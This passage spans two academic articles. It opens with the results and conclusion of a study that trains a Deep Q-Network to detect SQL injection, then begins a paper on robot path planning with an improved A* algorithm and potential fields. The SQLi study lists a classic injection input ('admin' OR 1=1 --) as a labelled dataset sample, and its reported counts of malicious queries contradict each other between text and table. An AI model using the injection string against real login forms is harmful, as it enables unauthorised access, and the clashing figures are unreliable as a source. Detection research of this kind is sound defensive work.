3) Ethical considerations: The study adhered to ethical research standards by exclusively utilizing secondary datasets sourced from Kaggle's publicly accessible SQL injection repositories. These datasets, contributed for academic and educational purposes, were fully anonymized and contained no personally identifiable information, ensuring that data privacy and confidentiality were consistently protected. Throughout the research process, the researcher complied with Kaggle's licensing terms by restricting the use of the datasets strictly for academic analysis without any redistribution or unauthorized modification. Since the investigation involved no direct engagement with human subjects, institutional review board (IRB) approval and informed consent requirements were deemed unnecessary. The study-maintained transparency, integrity, and responsible data handling practices, aiming to contribute meaningfully to cybersecurity research while upholding the rights and intentions of the original data contributors.

IV. Results and Discussion

The dataset used in this study consisted of a total of 30,919 SQL queries, comprising both malicious and safe inputs. Specifically, 11,382 queries (36.8%) were labeled as SQL injection attacks, while 19,537 queries (63.2%) were labeled as safe queries. This balance provided the DQN agent with a realistic and diverse set of inputs for training and evaluation.

As observed in Table I, it presents sample SQL queries after preprocessing, along with their assigned labels and identified SQLi types. Each raw query was normalized to remove special characters and standardize structure, enabling uniform encoding. The table shows that typical SQL injection patterns—such as 'admin' OR 1=1--—were correctly categorized as In-band SQLi (Classic), while safe queries like SELECT password FROM users were labeled as Unknown/Normal Query. This structured labeling allowed the model to differentiate malicious input from benign ones during training.

Now, for the Table II, the researcher then summarizes the classification output of SQLi types after preprocessing and labeling. Out of the total 30,919 SQL queries, the majority (27,425 or 88.7%) were categorized as Unknown/Normal Queries, while 3,494 queries (11.3%) were identified as In-band SQLi (Classic). No samples were labeled under Inferential SQLi (Blind), reflecting the specific distribution present in the dataset used. This breakdown provided the model with a representative dataset for distinguishing between malicious and safe query types.

TABLE I. Dataset After Preprocessing and SQLi Type Classification

Query (Raw)	Processed Query	Label	SQLi Type
SELECT * FROM users ...	select from users	1	In-band SQLi (Classic)
admin' OR 1=1 --	admin or 11	1	In-band SQLi (Classic)
SELECT password FROM users	select password from users	0	Unknown/Normal Query

TABLE II. SQLi Type Classification

SQLi Type	Count	Percentage (%)
Unknown/Normal Query	27,425	88.7
In-band SQLi (Classic)	3,494	11.30
Inferential SQLi (Blind)	0	0.00



Fig. 3. Distribution of Safe Vs Malicious in train and test sets.

Consequently, Fig. 3 illustrates the distribution of safe versus malicious SQL queries across the training and test sets after applying an 80/20 split. The training set consisted of 24,735 queries, while the test set included 6,184 queries. Both sets preserved the original ratio of benign to malicious inputs, ensuring that the model was exposed to a balanced representation during learning and evaluation phases.

Furthermore it is also significantly observed that the model was capable of learning how to detect SQL injection (SQLi) attacks based on query patterns. Notably, this was proven that a successful integration of a reinforcement learning environment

(SQLiEnv) and a learning agent (DQN Agent) within a simulation loop running across 2,000 episodes. The model was constructed using a neural architecture with an input layer of 100 units (matching the encoded vector length of preprocessed queries), followed by two hidden layers with 128 and 64 neurons activated by ReLU, and a softmax-activated output layer for binary classification (safe vs. SQLi). A dropout layer with a rate of 0.3 was introduced to prevent overfitting, and the model was compiled using categorical cross-entropy loss with the Adaptive Moment Estimation (ADAM) optimizer set at a learning rate of 0.001.

Following the preprocessing and encoding of SQL queries as discussed, the second phase of this study aimed to design and implement a Deep Q-Network (DQN) capable of classifying SQL injection (SQLi) attacks from safe queries. The implementation utilized a reinforcement learning framework, in which a DQN agent interacted with a simulated environment (SQLiEnv), learned from experience through reward-based feedback, and refined its prediction policy over multiple episodes.

The training process was conducted over 2,000 episodes, with each episode consisting of 100 interactions. For each interaction, the agent was either rewarded (+1) for correct predictions or penalized (–1) for incorrect ones.

The learning process was guided by reinforcement principles such as experience replay and epsilon-greedy exploration, allowing the agent to explore new actions early in training while gradually focusing on exploiting learned policies as training progressed.



Fig. 4. Reinforcement learning progressions (left) & model accuracy over training (right).

As shown in Fig. 4, the total reward (left graph) displayed a notable upward trend in the early episodes, although with some fluctuations—particularly during the exploration phase when epsilon was still high. After approximately 500 episodes, both reward and accuracy metrics showed significant improvements, stabilizing around *Episodes 600 to 800*. The right-hand side of the figure reveals the *accuracy curve*, which began in the 40–50% range and climbed steadily to reach peak values of up to 82%, with a sustained accuracy range between 63–73% toward the end of the training cycle. Additionally, Table III presents the Training Progressions across 2000 episodes and to better understand this progression, Table IV categorizes the model's development across four key training phases.

TABLE III. TRAINING PHASES OF THE DQN MODEL

Training Phase	Epsilon Range	Accuracy Trend	Notable Highlights
Early Exploration	1.0 → ~0.6	43%–57%	Inconsistent learning; mixed performance
Learning Growth	~0.6 → 0.2	60%–72%	First signs of reliable detection
Policy Exploitation	0.2 → 0.01	63%–82%	Peak accuracy, stable and high performance
Final Convergence	Steady at 0.01	65%–73% (avg. sustained)	Long-term generalization and robustness

Table III further illustrates how the epsilon decay mechanism guided the agent's transition from exploration to exploitation. In the Early Exploration phase, the model exhibited erratic behavior as it attempted to learn the structure of the input data. As the epsilon value decreased, the model entered the Learning Growth stage, where it started making increasingly accurate classifications. The Policy Exploitation phase, characterized by a low epsilon, allowed the agent to rely on learned behavior with minimal randomness. Finally, in the Final Convergence phase, the model achieved sustained, stable performance with an average accuracy consistently above 65%.

Hence, these indicators significantly provided a comprehensive understanding of this research that aimed to propose, develop, integrate and evaluate the model's accuracy, adaptability, and performance across multiple episodes was confirmed using labeled dataset. It was also strengthen the researcher's observation by applying and finding the optimal hyperparameters in analyzing the model's behavior over 2,000 training episodes, with three key performance indicators tracked: Accuracy, Total Reward (Reward), Epsilon Decay (exploration rate/decay) and Performance Stability (model stability across epochs/episodes) as presented in Table IV.

TABLE IV. MODEL EVALUATION

Performance Metrics	Observation/Evaluation Interpretation
Accuracy	43% (early) → 73% (final average), peaked at 82%
Reward	–22 (low point) → +64 (high point), stable at +30–40 range
Epsilon Decay	1.0 → 0.01, indicating improved policy confidence
Performance Stability	Stabilized from Episode ~600 onwards

Hence, these indicators significantly provided a comprehensive understanding of the DQN model's learning effectiveness and generalization ability in classifying SQLi queries.

V. CONCLUSION

This study evidently provided the effectiveness of a DQN-based reinforcement learning model in detecting SQLi attacks within structured web query patterns. The model then exhibited a clear learning trajectory—starting with unstable predictions and evolving toward sustained classification accuracy. Notably, it achieved a peak accuracy of 82% and maintained consistent performance between 65% and 73% across extended episodes, affirming its capacity for pattern recognition and generalization.

The sustained gains in reward and accuracy reflect a successful convergence and an optimized policy that effectively differentiated between malicious and benign SQL statements. The findings notably contributed to the theoretical advancement of intelligent intrusion detection systems by validating reinforcement learning's adaptive capabilities in cybersecurity contexts. Unlike traditional models, which often rely on static features or handcrafted rules, the DQN framework leveraged dynamic policy updates and experience replacing iteratively improve its classification strategy. These results also align with existing literature highlighting the importance of policy-based agents in real-time threat mitigation and expand prior works by demonstrating DQN's capacity for maintaining long-term accuracy over diverse query structures.

Furthermore, this research highlights the relevance of reinforcement learning for evolving cyber threats and affirms the model's applicability in practical deployment scenarios. The model's consistent performance across a diverse dataset suggests its potential for integration into adaptive security layers of web systems, where real-time learning and response are crucial. Overall, this study provides empirical evidence that a DQN-based model, when properly tuned and trained, can serve as a robust, intelligent mechanism for mitigating SQLi attacks, thereby enhancing the theoretical discourse on automated and interpretable cybersecurity solutions.

VI. RECOMMENDATIONS

Based on the findings of this research, it is recommended that future studies focus on enhancing the data preprocessing pipeline to further improve model performance. Although character-level encoding and rule-based SQLi classification supported the detection of malicious queries, the application of more advanced natural language processing (NLP), GPT-4 embeddings, Quantum Machine Learning approaches or in multi-modal frameworks that cover similar techniques, including tokenization, word embeddings, and syntactic parsing, may enable the model to better recognize obfuscated or sophisticated SQL injection attempts. Incorporating sequence modeling methods, such as bidirectional encoders, could also strengthen the contextual understanding of logical query structures, leading to more accurate threat detection.

Considering the achieved classification accuracy, additional refinements to the Deep Q-Network architecture are encouraged to optimize both learning efficiency and generalization. While the present network configuration demonstrated consistent performance improvements across training episodes, experimentation with deeper architectures, attention-based mechanisms, and advanced variants such as Double DQN and Dueling DQN is recommended to further enhance the model's resilience against diverse and adversarial input patterns. Furthermore, collecting and curating primary datasets, rather than relying solely on secondary sources, would provide a richer and more realistic foundation for training models capable of adapting to evolving SQL injection techniques. Introducing real-time feedback mechanisms, wherein the model interacts with live web traffic, could also offer dynamic learning opportunities, equipping the system to respond swiftly to emerging threats.

Aligned with the limitations identified in this study, future initiatives should extend beyond the model's detection capabilities and explore the practical integration of the system within application environments. As this research was confined to model development and evaluation, without designing a user interface or a complete deployment framework, subsequent efforts should address the operationalization of the model to ensure usability and scalability in production settings. Moreover, since this study did not delve into the identification or categorization of specific query structures such as subqueries, inner queries, scalar queries, column queries, row queries, and table queries, future research could investigate techniques for parsing and analyzing internal SQL query compositions to achieve finer-grained threat classification.

Lastly, it is recommended that the developed model be evaluated under live operational conditions to thoroughly assess its robustness, adaptability, and scalability across diverse database systems and application environments. Validation across varying technological contexts is crucial to ensure the model's generalizability and practical effectiveness in real-world scenarios. Future research may also consider expanding the scope to address other types of injection attacks beyond SQL injection, implement on machine learning embeddings visualizations, hence this broadens the model's understandability, applicability and complexity to a wider range of cybersecurity threats. Integrating the model into comprehensive security frameworks would further contribute to strengthening system defenses and enhancing overall resilience against evolving vulnerabilities.

Robot Path Planning Model Based on Improved A* Algorithm

Jing Xie*, Chunyuan Xu, Qianxi Yang
School of Mechanical and Electrical Engineering, Nanyang Vocational College of Agriculture, Nanyang 473003, China

***Abstract*—Robot path planning is a key technology for achieving autonomous navigation and efficient operation of robots. In order to improve the autonomous navigation capability of mobile robots, a global path planning model based on an improved A* algorithm and a local path planning model based on an improved artificial potential field method were designed. The results showed that the turns in the optimal path under the improved A* algorithm were 8, 5, 9, and 5, respectively. The improved artificial potential field method achieved a maximum planning time of 0.17s and a minimum planning time of 0.11s. The designed global and local path planning models for mobile robots have good performance and can provide technical support for improving the autonomous navigation capability of mobile robots for industrial manufacturing.**

I. Introduction

With the development of information technologies and the concerned policies, China's industrial sectors are transitioning towards informatization and intelligence. Mobile robots play an important role in intelligent workshops, effectively enhancing industrial production efficiency and reducing production costs. Navigation, dynamic obstacle avoidance, and localization are key technologies in mobile robotics, with path planning being a major focus within the navigation technologies [1-2]. Global planning and local path planning are two categories. Common methods for the global path planning include the A* algorithm, Dijkstra's algorithm, and Floyd's algorithm. However, these algorithms have some shortcomings, such as the long search time of the A* algorithm and the lack of path smoothness in the generated paths [3]. With the development of intelligent biomimetic algorithms, more researchers have applied these methods to global path planning and made improvements to address specific shortcomings. Common methods at present include the artificial potential field (APF) and dynamic window approach for the local path planning. However, the former is prone to local minimum, the dynamic window approach heavily relies on weight coefficients. The rapid exploration random tree (RRT) exhibits randomness in node expansion, which may lead to path failure [4-5]. Therefore, the research question is how to improve the existing A* algorithm and APF method to enhance the global and local path planning performance of mobile robots and strengthen their autonomous navigation capabilities. To enhance the autonomous navigation capability of mobile robots, research has been conducted from two perspectives: global and local path planning. As a result, a variety of path planning methods have been designed. An enhanced version of the A* algorithm has been developed for global path planning purposes. In the context of local path planning, an enhanced APF method was devised. It can be seen that the purpose of the research is to design and optimize global and local path planning models for mobile robots, and to improve the adaptability and stability of the algorithm. The objective of this research is to enhance the autonomous navigation capability of mobile robots, improve their operational efficiency, and reduce industrial production costs. The contribution of the research is the enhancement of the A* algorithm and APF method in path planning. This is achieved by improving their performance in global or local path rules, reducing the number of optimal path turns, and lowering the time required for path planning. The research has two main innovations. First, it is the improvement of the repulsive potential field (RPF) in the APF. Second, simulated annealing algorithm (SA) and Doppler cooling strategy are introduced in the APF. The novelty of the research is reflected in the improvement of the heuristic function of the traditional A* algorithm through Manhattan distance and angle-based breaking of the "tie" strategy, making the algorithm more cost-effective and effectively reducing the number of turns on the optimal path. Meanwhile, the APF has been optimized through the enhancement of RPF, SA, and Doppler cooling strategy. This has led to the successful resolution of the local minimum problem and the enhancement of adaptability and stability in path planning. The significance of this research is that the results will help to improve the autonomous navigation ability of mobile robots in industrial manufacturing and other fields. It can reduce the production cost, improve the production efficiency, and provide technical support for intelligent workshop and automated production. In addition, the improved algorithms and strategies proposed in the study also provide new ideas and methods for research in the field of path planning. The research is further divided into five sections. The second section provides an overview of relevant literature on mobile robot path planning. The third section presents the specific design of the global planning and the local path planning models. The fourth section validates and analyzes the experimental results of the global and local path planning models. The fifth section presents a discussion of the research, which combines a literature analysis with a review of previous studies to provide a more comprehensive account of the comparative analysis results and details. The sixth section concludes the research, highlights shortcomings, and provides future perspectives.

II. Related Works

With the advancement of industrial manufacturing, mobile robots are increasingly used in intelligent industrial workshops and play an important role. Many researchers have conducted studies on path planning for mobile robots. Hossain et al.

*Corresponding Author.

designed a local algorithm combined with the follow-the-gap method to improve the obstacle avoidance function of mobile robots. The algorithm successfully generated collision-free trajectories and demonstrated good performance without encountering a local minimum [6]. Wang et al. addressed the autonomous navigation of unmanned aerial vehicles by proposing fixed charge set and discrete charge set problems. The fixed charge set problem was solved by using a two-stage traveling salesman problem method. Graph transformation techniques were used to handle the discrete charge set. Experimental results showed that both the fixed charge set and discrete charge set problems enabled unmanned aerial vehicles to operate continuously [7]. Hu et al. developed a motion planning framework for wheeled robots that incorporated the RRT algorithm. The study also introduced a path deformation strategy and posture-based motion control laws. Experimental results showed that the framework had computational advantages and generated smoother and shorter trajectories for wheeled robots [8]. Liu et al. addressed the complete coverage problem in hilly regions by proposing a path planning algorithm based on an energy consumption model. The SA solution was employed for traversing the optimal sequences for the fields. Moreover, a functional relationship between the driving angle and the energy consumption was established in the turning area. Experimental results indicated that considering energy consumption in the turning area reduced the minimum energy consumption [9].

Wang X et al. proposed a guided fast-exploring random tree algorithm and an improved discrete adaptive differential evolution algorithm to obtain the shortest collision-free path for arc welding robots. In addition, the welding environment of arc welding robots was modeled using packing and lattice methods. Experimental results showed that the invented algorithm optimized the paths of arc welding robots with good performance [10]. Liu A et al. presented a pigeon-inspired optimization algorithm improved by the logistic chaotic beetle algorithm for the path planning of mobile robots. This method reduced the iterations and search time, which optimized the path evaluation function. Experimental results demonstrated that the proposed improved pigeon-inspired optimization algorithm quickly found the global optimum solution and generated smoother paths [11]. Sun Y et al. developed two B-spline-based fast-searching random tree methods to generate collision-free trajectories in cluttered environments. The first method introduced dynamic feasible regions and designed two guiding functions. The second method guided the rapid growth of the tree in the first method through a fast marching path. Experimental results showed that the proposed algorithm had good performance and effectiveness [12]. Zhang Z et al. proposed an improved hybrid A* algorithm for path planning of spherical mobile robots. This study also designed a feasible and reachable path method that satisfied kinematic constraints and introduced the optimal minimum rotation region for robots. Experimental results demonstrated that the proposed method had good performance in path planning for spherical mobile robots and improved search efficiency to some extent [13].

In summary, there have been studies on mobile robot path planning, and different algorithms have been discussed. However, commonly used global path planning algorithms such as the A* algorithm, Dijkstra's algorithm, and Floyd's algorithm have their own drawbacks. The A* algorithm suffers from a long search time and produces less smooth paths, the Dijkstra algorithm is less efficient, and the Floyd algorithm is not suitable for computationally large graphs. Therefore, this research will design methods from global and local path planning to form a complete path planning method for mobile robots. Firstly, a global path planning model with the improved A* algorithm is designed for global path planning. Secondly, in terms of local path planning, a local path planning model based on an improved APF method is designed to enhance the autonomous navigation capability of mobile robots.

III. Mobile Robot Global and Local Path Planning Model Design

Models are designed separately for the global path planning and the local path planning for mobile robots. In the global path planning, an improved A* algorithm is used, with modifications made to the heuristic function. The improvement of heuristic functions is mainly reflected in two aspects. Firstly, the existing heuristic function is optimized by using the minimum difference between the Manhattan distance and the horizontal and vertical coordinates of the current node and the next node. Second, the angle-based strategy of breaking the "tie" is adopted to further optimize the heuristic function based on the first improvement. This is somewhat different from previous work, which mainly improved the A* algorithm through dynamic heuristic weight adjustment, incremental reprogramming, predictive obstacle avoidance, and redundant node removal. In the local path planning, an improved APF is employed to address the local minimum for both single and multiple obstacles. First, the study improves RPF in APF. Then the improved RPF exponentially decays with distance within the range of obstacle influence and maintains the continuity of the function outside the range of obstacle influence. Afterwards, SA is introduced to solve the local minimum. Meanwhile, an improved APF method and SA are combined to form the final hybrid algorithm. This approach diverges from previous works, which primarily enhanced the APF algorithm through the following methods: dynamic repulsion function design, hybrid algorithm architecture design, enhancement of dynamic environment adaptability, and implementation of path smoothing and optimization.

A. Design of Global Path Planning Model Hiring Improved A Algorithm for Mobile Robot*

Models for both global path planning and local path planning are developed to improve the autonomous navigation capability of mobile robots. First, the research designs a global path planning method for mobile robots. The A* algorithm is a common and widely used method in global path planning, which is known for its good search accuracy and performance in efficiently planning the global optimal path. However, the A* algorithm has certain limitations, such as longer search time and unbalanced optimal paths. Therefore, an improved A* algorithm is adopted for designing the global path planning model of mobile robots, focusing on modifications to the heuristic function and the strategy to break ties. In the global path planning, the environment map is static and known. The traditional A* algorithm is one of the commonly used methods for solving global path planning problems, known for its good

performance. The traditional A* algorithm utilizes heuristic search techniques. The choice of the evaluation function in this search technique affects the efficiency of the algorithm. The evaluation function used in the traditional A* algorithm is expressed as Eq. (1) [14-15].

$$f(x)=g(x)+h(x) \tag{1}$$

In Eq. (1), x represents the current node. $g(x)$ represents the cost already incurred from the start node s to x. $h(x)$ is the estimated cost from x to the target node t, which is a heuristic function. The value of $h(x)$ affects the computational efficiency of the A* algorithm. Therefore, this value should be as close as possible to the actual cost from x to t when designing the heuristic function. The Manhattan distance and Euclidean distance are the most common heuristic functions in the A* algorithm, with the calculation of the Manhattan distance shown in Eq. (2) [16].

$$d_M=|x_2-x_1|+|y_2-y_1| \tag{2}$$

In Eq. (2), (x_1,y_1) and (x_2,y_2) represent the coordinates of different nodes. The calculation of the Euclidean distance is shown in Eq. (3) [17].

$$d_{ogld}=\sqrt{(x_2-x_1)^2+(y_2-y_1)^2} \tag{3}$$

Generally, the Euclidean distance is more effective. However, the Manhattan distance may be more appropriate in certain scenarios, such as warehouse environment, where movement is limited to north-south or east-west directions. The original A* algorithm is shown in Fig. 1.



Fig. 1. The Operational process of traditional A* algorithm.

In Fig. 1, the first step of the traditional A* algorithm is to initialize the environment map and input the start and target nodes. The second step is to place the start node in a newly created Openlist and all other nodes in a newly created Closelist. The third step is to find the smallest value node. The fourth step is to check if the found node i is the target node. If i is the target node, the search is successful and the path needs to be outputted. The process ends. If i is not the target node, the next step is carried out. The fifth step is to iterate through the neighboring nodes of the smallest node j, calculate the distance $d(i,j)$ between the nodes, and calculate the sum of $d(i,j)$ and $g(i)$. $g(i)$ represents the cost incurred from the start node s to i. The sixth step is to check if the sum of $d(i,j)$ and $g(i)$ is less than $g(j)$. $g(j)$ represents the cost incurred from the start node s to j. If the sum of $d(i,j)$ and $g(i)$ is less than $g(j)$, j is assigned the sum of $d(i,j)$ and $g(i)$, and the node j is moved to the Openlist. Otherwise, the next step is carried out. The seventh step is to check if the Closelist is empty. If the Closelist is empty, it means the search has failed and the process ends. Otherwise, the process goes back to the third step. The relationship between the Manhattan distance and Euclidean distance used in the traditional A* algorithm and the actual cost is shown in Fig. 2.

In Fig. 2, there is a certain gap between both the Manhattan distance and the Euclidean distance and the actual cost, especially for the Manhattan distance, which has the largest gap. Therefore, the heuristic function of the traditional A* algorithm is improved to ensure that the heuristic function is near the actual cost, which is displayed in Eq. (4).

$$h'(x)=\sqrt{2}h_d(x)+\left(h_M(x)-2h_d(x)\right) \tag{4}$$



Fig. 2. The relationship between Manhattan distance and Euclidean distance and actual costs.

In Eq. (4), $h_M(x)$ represents the Manhattan distance. $h_d(x) = \min(|x_B - x_A|, |y_B - y_A|)$. (x_A, y_A) represents the coordinate of the current node. (x_B, y_B) represents the coordinate of the next node. The randomness of the traditional A* algorithm may lead to a failure in finding the optimal path when dealing with the "draw" situation. The specific schematic of the "draw" situation is shown in Fig. 3.



Fig. 3. Specific schematic of the 'draw' situation.

From Fig. 3, st represents the line between the start node s and the target node t. Nodes G and Z are the expansion nodes of the current node x. Their distances to the target node t are the same, i.e. $h(G) = h(Z)$. d_G and d_Z represent the vertical distances from nodes G and Z to st. θ_G and θ_Z represent the angles between nodes G and Z and the start node s. Therefore, a strategy is designed to deal with the "draw" situation. This strategy is to choose the expansion node with the shortest vertical distance between the line connecting the start node s and the target node t. The heuristic function is further improved using this strategy. The further improved heuristic function is shown in Eq. (5).

$$h''(x) = \alpha\theta h'(x) \tag{5}$$

In Eq. (5), α represents the weight coefficient, which is within [0, 1]. θ represents the angle between the line connecting the start and target nodes and the line connecting the expansion and start nodes. $\theta \in (0, 90^\circ)$. The evaluation function of the improved A* algorithm is shown in Eq. (6).

$$f(x) = g(x) + h''(x) = g(x) + \alpha\theta h'(x) \tag{6}$$

B. Design of Mobile Robot Local Path Planning Model with Improved APF

The research designs the local path planning method for mobile robots after designing the global path planning method to form the complete path planning method for mobile robots. Local path planning plays a crucial role in obstacle avoidance and autonomous movement in the autonomous navigation of mobile robots. Local path planning involves avoiding sudden obstacles in the optimal path obtained from global path planning. Therefore, the environment faced in local path planning is dynamic and unknown [18]. The APF, a commonly used approach, is chosen when designing the local path planning model for mobile robots. However, the APF method tends to get stuck in the local minimum [19]. Solutions are developed for both single and multiple obstacles to address this issue. The basic idea of APF is to create potential fields at the obstacles and at the target location. Meanwhile, obstacles are controlled and avoided by using these potential fields. Attractive forces are generated by the attractive potential field at the target point in the generated potential fields. Repulsive forces are generated by the RPF at the obstacles. Obstacle avoidance for the robot is achieved by the combined effect of these forces. The attractive potential field is generally set at the target point, and its magnitude is calculated using Eq. (7) [20].

$$U_{att} = \frac{1}{2} K_{att} \|X - T\|^2 \tag{7}$$

In Eq. (7), K_{att} represents the attractive gain coefficient, $T(x_t, y_t)$ is the target site coordinate, U_{att} represents the attractive potential field exerted on the mobile robot, and $X(x, y)$ represents the coordinate of the mobile robot. The force exerted on the mobile robot due to the attractive potential field is calculated using Eq. (8).

$$F_{att} = -K_{att} \|X - T\| \tag{8}$$

The force F_{att} can be decomposed into the coordinate axes. F_{att} can be transformed into a vector to improve computational efficiency. The representations of F_{att} along the x-axis and y-axis are given in Eq. (9).

$$\begin{cases} F_{attx} = F_{att}\cos\partial \\ F_{atty} = F_{att}\sin\partial \end{cases} \tag{9}$$

In Eq. (9), F_{attx} represents the component of F_{att} along the x-axis. ∂ is the angle between the vector F_{att} and the positive direction of the x-axis. F_{atty} represents the component of F_{att} along the y-axis. The RPF is primarily set at the obstacles. Once the mobile robot enters the influence area of an obstacle, it will be affected by the repulsive force. The calculation of the magnitude of the RPF is shown in Eq. (10) [21].

$$U_{rep} = \begin{cases} \frac{1}{2}K_{rep}\left(\frac{1}{\|O-X\|}\right)^2, \|O-X\| \le R \\ 0, \|O-X\| > R \end{cases} \tag{10}$$

In Eq. (10), K_{rep} represents the repulsion gain coefficient. $O(x_o, y_o)$ represents the coordinate of the obstacles. R represents the range of repulsion. $\|O-X\|$ represents the distance between the obstacle and the mobile robot. The force exerted on the mobile robot by the RPF is calculated as shown in Eq. (11).

$$F_{rep} = \begin{cases} K_{rep}\left(\frac{1}{\|O-X\|}-\frac{1}{R}\right)\frac{1}{\|O-X\|^2}, \|O-X\| \le R \\ 0, \|O-X\| > R \end{cases} \tag{11}$$

The force F_{rep} can be decomposed into the coordinate axes. F_{rep} can be converted into a vector to improve computational efficiency. The representations of the force on the x-axis and y-axis are shown in Eq. (12).

$$\begin{cases} F_{repx} = F_{rep}\cos\beta \\ F_{repy} = F_{rep}\sin\beta \end{cases} \tag{12}$$

In Eq. (12), F_{repx} represents the component of F_{rep} on the x-axis. β represents the angle between the vectors F_{rep} and the positive x-axis direction. F_{repy} represents the component of F_{rep} on the y-axis. The attractive potential field and multiple RPFs together form the superposed potential field, which is expressed in Eq. (13).

$$U = U_{att} + U_{rep} = U_{att} + \sum_{\varepsilon=1}^{N} U_{rep}^{\varepsilon} \tag{13}$$

In Eq. (13), N represents the number of obstacles, ε represents the ε th obstacle, and U_{rep}^{ε} represents the RPF of the ε th obstacle. The magnitude of the resultant force exerted on the mobile robot is calculated as shown in Eq. (14).

$$F = F_{att} + \sum_{\varepsilon=1}^{N} F_{rep} \tag{14}$$

Although the APF method produces relatively smooth paths, it is prone to local minimum [22]. Therefore, methods are developed to address the local minimum problems. Improvements are made to the RPF to address the local minimum for a single obstacle. Meanwhile, SA is applied to the method together with the Doppler cooling strategy. The improved RPF is expressed in Eq. (15).

$$U_{rep} = \begin{cases} \frac{1}{2}K_{rep}e^{-\|O-X\|^2}, \|O-X\| \le R \\ \frac{1}{2}K_{rep}e^{-R^2}, \|O-X\| > R \end{cases} \tag{15}$$

The core function of SA is to solve the local optimum values that occur during optimization. The SA uses the Metropolis criterion to avoid local minimum values. The main process of SA is shown in Fig. 4 [23].

